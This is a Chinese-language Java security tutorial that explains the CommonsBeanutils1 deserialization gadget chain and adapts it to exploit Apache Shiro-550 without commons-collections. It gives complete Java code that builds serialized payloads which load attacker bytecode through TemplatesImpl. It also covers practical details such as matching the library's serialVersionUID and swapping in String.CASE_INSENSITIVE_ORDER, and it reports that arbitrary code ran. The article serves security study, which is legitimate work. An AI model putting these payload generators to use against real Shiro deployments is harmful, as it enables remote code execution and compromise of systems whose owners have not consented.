Java安全漫谈 - 17.CommonsBeanutils与无commons-collections的Shiro反序列化利用

> 这是代码审计知识星球中Java安全的第十七篇文章。

上一篇文章里，我们认识了`java.util.PriorityQueue`，它在Java中是一个优先队列，队列中每一个元素有自己的优先级。在反序列化这个对象时，为了保证队列顺序，会进行重排序的操作，而排序就涉及到大小比较，进而执行`java.util.Comparator`接口的`compare()`方法。

那么，我们是否还能找到其他可以利用的`java.util.Comparator`对象呢?

了解Apache Commons Beanutils

Apache Commons Beanutils 是 Apache Commons 工具集下的另一个项目，它提供了对普通Java类对象（也称为JavaBean）的一些操作方法。

关于JavaBean的说明可以参考这篇文章。比如，Cat是一个最简单的JavaBean类：

```
final public class Cat {
    private String name = "catalina";

    public String getName() {
        return name;
    }

    public void setName(String name) {
        this.name = name;
    }
}
```

它包含一个私有属性name，和读取和设置这个属性的两个方法，又称为getter和setter。其中，getter的方法名以get开头，setter的方法名以set开头，全名符合骆驼式命名法（Camel-Case）。

commons-beanutils中提供了一个静态方法`PropertyUtils.getProperty`，让使用者可以直接调用任意JavaBean的getter方法，比如：

```
PropertyUtils.getProperty(new Cat(), "name");
```

此时，commons-beanutils会自动找到name属性的getter方法，也就是`getName`，然后调用，获得返回值。除此之外，`PropertyUtils.getProperty`还支持递归获取属性，比如a对象中有属性b，b对象中有属性c，我们可以通过`PropertyUtils.getProperty(a, "b.c");`的方式进行递归获取。通过这个方法，使用者可以很方便地调用任意对象的getter，适用于在不确定JavaBean是哪个类对象时使用。

当然，commons-beanutils中诸如此类的辅助方法还有很多，如调用setter、拷贝属性等，本文不再细说。

getter的妙用

回到本文主题，我们需要找可以利用的`java.util.Comparator`对象，在commons-beanutils包中就存在一个：`org.apache.commons.beanutils.BeanComparator`。

`BeanComparator`是commons-beanutils提供的用来比较两个JavaBean是否相等的类，其实现了`java.util.Comparator`接口。我们看它的compare方法：

```
public int compare( final T o1, final T o2 ) {

    if ( property == null ) {
        // compare the actual objects
        return internalCompare( o1, o2 );
    }

    try {
        final Object value1 = PropertyUtils.getProperty( o1, property );
        final Object value2 = PropertyUtils.getProperty( o2, property );
        return internalCompare( value1, value2 );
    }
    catch ( final IllegalAccessException iae ) {
        throw new RuntimeException( "IllegalAccessException: " +
iae.toString() );
    }
    catch ( final InvocationTargetException ite ) {
        throw new RuntimeException( "InvocationTargetException: " +
ite.toString() );
    }
    catch ( final NoSuchMethodException nsme ) {
        throw new RuntimeException( "NoSuchMethodException: " +
nsme.toString() );
    }
}
```

这个方法传入两个对象，如果`this.property`为空，则直接比较这两个对象；如果`this.property`不为空，则用`PropertyUtils.getProperty`分别取这两个对象的`this.property`属性，比较属性的值。

上一节我们说了，`PropertyUtils.getProperty`这个方法会自动去调用一个JavaBean的getter方法，这个点是任意代码执行的关键。有没有什么getter方法可以执行恶意代码呢？

此时回到《Java安全漫谈》第13章，其中在追踪分析`TemplatesImpl`时，有过这么一段描述：

> 我们从`TransletClassLoader#defineClass()`向前追溯一下调用链：
>
> ```
> TemplatesImpl#getOutputProperties() -> TemplatesImpl#newTransformer() ->
> TemplatesImpl#getTransletInstance() ->
> TemplatesImpl#defineTransletClasses() ->
> TransletClassLoader#defineClass()
> ```
>
> 追到最前面两个方法`TemplatesImpl#getOutputProperties()`、`TemplatesImpl#newTransformer()`，这两者的作用域是public，可以被外部调用。我们尝试用`newTransformer()`构造一个简单的POC...

看到这个`TemplatesImpl#getOutputProperties()`了吗？这个`getOutputProperties()`方法是调用链上的一环，它的内部调用了`TemplatesImpl#newTransformer()`，也就是我们后面常用来执行恶意字节码的方法：

```
public synchronized Properties getOutputProperties() {
    try {
        return newTransformer().getOutputProperties();
    }
    catch (TransformerConfigurationException e) {
        return null;
    }
}
```

而`getOutputProperties`这个名字，是以`get`开头，正符合getter的定义。

所以，`PropertyUtils.getProperty( o1, property )`这段代码，当o1是一个`TemplatesImpl`对象，而`property`的值为`outputProperties`时，将会自动调用getter，也就是`TemplatesImpl#getOutputProperties()`方法，触发代码执行。

反序列化利用链构造

了解了原理，我们来构造利用链。

首先还是创建TemplateImpl：

```
TemplatesImpl obj = new TemplatesImpl();
setFieldValue(obj, "_bytecodes", new byte[][]{

 ClassPool.getDefault().get(evil.EvilTemplatesImpl.class.getName()).toBytecod
e()
});
setFieldValue(obj, "_name", "HelloTemplatesImpl");
setFieldValue(obj, "_tfactory", new TransformerFactoryImpl());
```

然后，我们实例化本篇讲的`BeanComparator`。`BeanComparator`构造函数为空时，默认的`property`就是空：

```
final BeanComparator comparator = new BeanComparator();
```

然后用这个comparator实例化优先队列`PriorityQueue`：

```
final PriorityQueue<Object> queue = new PriorityQueue<Object>(2, comparator);
// stub data for replacement later
queue.add(1);
queue.add(1);
```

可见，我们添加了两个无害的可以比较的对象进队列中。前文说过，`BeanComparator#compare()`中，如果`this.property`为空，则直接比较这两个对象。这里实际上就是对两个`1`进行排序。


初始化时使用正经对象，且`property`为空，这一系列操作是为了初始化的时候不要出错。然后，我们再用反射将`property`的值设置成恶意的`outputProperties`，将队列里的两个1替换成恶意的`TemplateImpl`对象：

```
setFieldValue(comparator, "property", "outputProperties");
setFieldValue(queue, "queue", new Object[]{obj, obj});
```

最后完成整个CommonsBeanutils1利用链：

```java
package com.govuln.deserialization;

import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.lang.reflect.Field;
import java.util.PriorityQueue;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import javassist.ClassPool;
import org.apache.commons.beanutils.BeanComparator;

public class CommonsBeanutils1 {
    public static void setFieldValue(Object obj, String fieldName, Object value) throws Exception {
        Field field = obj.getClass().getDeclaredField(fieldName);
        field.setAccessible(true);
        field.set(obj, value);
    }

    public static void main(String[] args) throws Exception {
        TemplatesImpl obj = new TemplatesImpl();
        setFieldValue(obj, "_bytecodes", new byte[][]{
 ClassPool.getDefault().get(evil.EvilTemplatesImpl.class.getName()).toBytecode()
        });
        setFieldValue(obj, "_name", "HelloTemplatesImpl");
        setFieldValue(obj, "_tfactory", new TransformerFactoryImpl());

        final BeanComparator comparator = new BeanComparator();
        final PriorityQueue<Object> queue = new PriorityQueue<Object>(2, comparator);
        // stub data for replacement later
        queue.add(1);
        queue.add(1);

        setFieldValue(comparator, "property", "outputProperties");
        setFieldValue(queue, "queue", new Object[]{obj, obj});

        ByteArrayOutputStream barr = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(barr);
        oos.writeObject(queue);
        oos.close();

        System.out.println(barr);
        ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(barr.toByteArray()));
        Object o = (Object)ois.readObject();
    }
}
```

成功弹出计算器：



相比于ysoserial里的CommonsBeanutils1利用链，本文的利用链去掉了对`java.math.BigInteger`的使用，因为ysoserial为了兼容`property=lowestSetBit`，但实际上我们将`property`设置为null即可。


Shiro-550利用的难点

还记得Shiro反序列化漏洞吗？我们用IDE打开之前我写的Shiro最简单的例子shirodemo。我曾说这个demo中我添加了几个依赖库：

1. shiro-core、shiro-web，这是shiro本身的依赖
2. javax.servlet-api、jsp-api，这是JSP和Servlet的依赖，仅在编译阶段使用，因为Tomcat中自带这两个依赖
3. slf4j-api、slf4j-simple，这是为了显示shiro中的报错信息添加的依赖
4. commons-logging，这是shiro中用到的一个接口，不添加会爆`java.lang.ClassNotFoundException: org.apache.commons.logging.LogFactory`错误
5. commons-collections，为了演示反序列化漏洞，增加了commons-collections依赖

前4个依赖都和项目本身有关，少了他们这个demo会出错或功能缺失。但是第5个依赖，commons-collections主要是为了演示漏洞。那么，**实际场景下，目标可能并没有安装commons-collections，这个时候shiro反序列化漏洞是否仍然可以利用呢?**


我们将pom.xml中关于commons-collections的部分删除，重新加载Maven，此时观察IDEA中的依赖库：



commons-beanutils赫然在列。

也就是说，Shiro是依赖于commons-beanutils的。那么，是否可以用到本文讲的CommonsBeanutils1利用链呢?

尝试生成一个Payload发送，并没有成功，此时在Tomcat的控制台可以看到报错信息：



> org.apache.commons.beanutils.BeanComparator; local class incompatible: stream classdesc serialVersionUID = -2044202215314119608, local class serialVersionUID = -3490850999041592962

这个错误是什么意思?

serialVersionUID是什么?


如果两个不同版本的库使用了同一个类，而这两个类可能有一些方法和属性有了变化，此时在序列化通信的时候就可能因为不兼容导致出现隐患。因此，Java在反序列化的时候提供了一个机制，序列化时会根据固定算法计算出一个当前类的`serialVersionUID`值，写入数据流中；反序列化时，如果发现对方的环境中这个类计算出的`serialVersionUID`不同，则反序列化就会异常退出，避免后续的未知隐患。

当然，开发者也可以手工给类赋予一个`serialVersionUID`值，此时就能手工控制兼容性了。

所以，出现错误的原因就是，本地使用的commons-beanutils是1.9.2版本，而Shiro中自带的commons-beanutils是1.8.3版本，出现了`serialVersionUID`对应不上的问题。

解决方法也比较简单，将本地的commons-beanutils也换成1.8.3版本。

更换版本后，再次生成Payload进行测试，此时Tomcat端爆出了另一个异常，仍然没有触发代码执行：



> Unable to load class named [org.apache.commons.collections.comparators.ComparableComparator]


简单来说就是没找到`org.apache.commons.collections.comparators.ComparableComparator`类，从包名即可看出，这个类是来自于commons-collections。

commons-beanutils本来依赖于commons-collections，但是在Shiro中，它的commons-beanutils虽然包含了一部分commons-collections的类，但却不全。这也导致，正常使用Shiro的时候不需要依赖于commons-collections，但反序列化利用的时候需要依赖于commons-collections。

难道没有commons-collections就无法进行反序列化利用吗？当然有。

无依赖的Shiro反序列化利用链

我们先来看看`org.apache.commons.collections.comparators.ComparableComparator`这个类在哪里使用了：




在`BeanComparator`类的构造函数处，当没有显式传入`Comparator`的情况下，则默认使用`ComparableComparator`。

既然此时没有`ComparableComparator`，我们需要找到一个类来替换，它满足下面这几个条件：

- 实现`java.util.Comparator`接口
- 实现`java.io.Serializable`接口
- Java、shiro或commons-beanutils自带，且兼容性强

通过IDEA的功能，我们找到一个`CaseInsensitiveComparator`：



相关代码如下：

```
public static final Comparator<String> CASE_INSENSITIVE_ORDER
    = new CaseInsensitiveComparator();
private static class CaseInsensitiveComparator
    implements Comparator<String>, java.io.Serializable {
    // use serialVersionUID from JDK 1.2.2 for interoperability
    private static final long serialVersionUID = 8575799808933029326L;
```

```
    public int compare(String s1, String s2) {
        int n1 = s1.length();
        int n2 = s2.length();
        int min = Math.min(n1, n2);
        for (int i = 0; i < min; i++) {
            char c1 = s1.charAt(i);
            char c2 = s2.charAt(i);
            if (c1 != c2) {
                c1 = Character.toUpperCase(c1);
                c2 = Character.toUpperCase(c2);
                if (c1 != c2) {
                    c1 = Character.toLowerCase(c1);
                    c2 = Character.toLowerCase(c2);
                    if (c1 != c2) {
                        // No overflow because of numeric promotion
                        return c1 - c2;
                    }
                }
            }
        }
        return n1 - n2;
    }

    /** Replaces the de-serialized object. */
    private Object readResolve() { return CASE_INSENSITIVE_ORDER; }
}
```

这个`CaseInsensitiveComparator`类是`java.lang.String`类下的一个内部私有类，其实现了`Comparator`和`Serializable`，且位于Java的核心代码中，兼容性强，是一个完美替代品。

我们通过`String.CASE_INSENSITIVE_ORDER`即可拿到上下文中的`CaseInsensitiveComparator`对象，用它来实例化`BeanComparator`：


```
final BeanComparator comparator = new BeanComparator(null,
String.CASE_INSENSITIVE_ORDER);
```

最后，构造出新的CommonsBeanutils1Shiro利用链：

```
package com.govuln.shiroattack;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.apache.commons.beanutils.BeanComparator;

import java.io.ByteArrayOutputStream;
import java.io.ObjectOutputStream;
import java.lang.reflect.Field;
import java.util.PriorityQueue;

public class CommonsBeanutils1Shiro {
    public static void setFieldValue(Object obj, String fieldName, Object
value) throws Exception {
        Field field = obj.getClass().getDeclaredField(fieldName);
        field.setAccessible(true);
        field.set(obj, value);
```

```
    }

    public byte[] getPayload(byte[] clazzBytes) throws Exception {
        TemplatesImpl obj = new TemplatesImpl();
        setFieldValue(obj, "_bytecodes", new byte[][]{clazzBytes});
        setFieldValue(obj, "_name", "HelloTemplatesImpl");
        setFieldValue(obj, "_tfactory", new TransformerFactoryImpl());

        final BeanComparator comparator = new BeanComparator(null,
String.CASE_INSENSITIVE_ORDER);
        final PriorityQueue<Object> queue = new PriorityQueue<Object>(2,
comparator);
        // stub data for replacement later
        queue.add("1");
        queue.add("1");

        setFieldValue(comparator, "property", "outputProperties");
        setFieldValue(queue, "queue", new Object[]{obj, obj});

        // ====================
        // 生成序列化字符串
        ByteArrayOutputStream barr = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(barr);
        oos.writeObject(queue);
        oos.close();

        return barr.toByteArray();
    }
}
```

发送这个利用链生成的Payload，成功执行任意代码：



总结

本文信息量有点大，本文第一个重点是了解了Apache Commons Beanutils这个库的作用，然后学习了CommonsBeanutils1利用链的原理和简化版。

本文第二个重点是，在没有commons-collections依赖的情况下，shiro反序列化漏洞如何借助其自带的commons-beanutils触发反序列化命令执行漏洞。

最后不得不说，『代码审计』知识星球卧虎藏龙，shiro无依赖利用灵感来源于某篇帖子的一个回复：

> lpwd 回复 起风了：利用反射将BeanComparator的comparator属性替换为jre自带的类，比如java.util.Collections$ReverseComparator，这样CommonsBean就可以不依赖CommonsCollections了。
>
> 2021/3/16 删除 回复

虽然本文没有用到回帖里的`java.util.Collections$ReverseComparator`，但其实原理是相同的，十分感谢。